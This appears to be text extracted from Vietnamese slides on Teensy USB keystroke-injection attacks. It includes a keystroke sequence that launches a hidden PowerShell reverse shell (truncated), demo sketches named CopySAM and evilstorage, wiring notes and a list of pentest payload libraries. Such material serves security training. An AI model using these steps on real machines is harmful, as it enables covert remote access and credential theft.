
1. Windows + R
2. Type `cmd.exe /T:01 /K mode CON: COLS=14
LINES=1` + Enter
3. Type `if exist C:\\Windows\\SysWOW64 (set
PWRSHLXDD=C:\\Windows\\SysWOW64\\WindowsPower
Shell\\v1.0\\powershell) else (set
PWRSHLXDD=powershell)"` + Enter
4. Kích hoạt ReverseShell `%PWRSHLXDD% -nop -w hidden -
c \"$1 = '$c =
'[DllImport(\\\\"kernel32.dll\\\\")]public
static ext....."`
5. Thoát






Demo nạp chip – CopySAM.ino






Reverse Shell




TeensyHID attack vector

Demo nạp chip – evilstorage.ino




Reverse Shell




TeensyHID attack vector



Demo nạp chip – evilstorage.ino




Demo nạp chip – evilstorage.ino



Demo nạp chip – evilstorage.ino



- +5V goes to 3.3V (100 mA max)
Ground goes to GND
MOSI goes to pin 11, DOUT
MISO goes to pin 12, DIN
SCLK goes to pin 13, SCK
SS goes to pin 10, CS




The screenshot shows a serial monitor window with a title bar containing a green icon, a minus sign, a maximize button, and a close button. The window has a text input field at the top with a "Send" button to its right. The main area displays the following text:

```
* did you change the chipSelect pin to match your shield or module?  
Wiring is correct and a card is present.  
  
Card type: SDHC  
  
Volume type is FAT32  
  
Volume size (bytes): 3952607232  
Volume size (Kbytes): 3859968  
Volume size (Mbytes): 3769  
  
Files found on the card (name, date and size in bytes):  
SYSTEM~1/      2016-07-08 20:22:58  
  INDEXE~1      2016-07-08 20:22:58 76  
CONVERTS.TXT    2016-07-09 00:07:06 6941302  
TEENSY~1.PPT    2016-07-08 22:53:54 7776668
```

At the bottom of the window, there is a status bar with the following controls:

- ☒ Autoscroll
- No line ending (dropdown menu)
- 9600 baud (dropdown menu)

Demo nạp chip – evilstorage.ino



Reliable Teensy Penetration Testing Payload

Các thư viện hỗ trợ chức năng khai thác máy trạm nhanh chóng.

- IronGeeks PHUKD library: Programmable HID USB Keystroke Dongle
- SET: Social-Engineer Toolkit
- Kautilya: <https://github.com/samratashok/Kautilya>
- hid-backdoor-peensy
- <http://www.securitysift.com/fun-with-tenesy/>
https://github.com/pwnieexpress/pwn_plug_sources/blob/master/src/set/src/commandcenter/tenesy.site

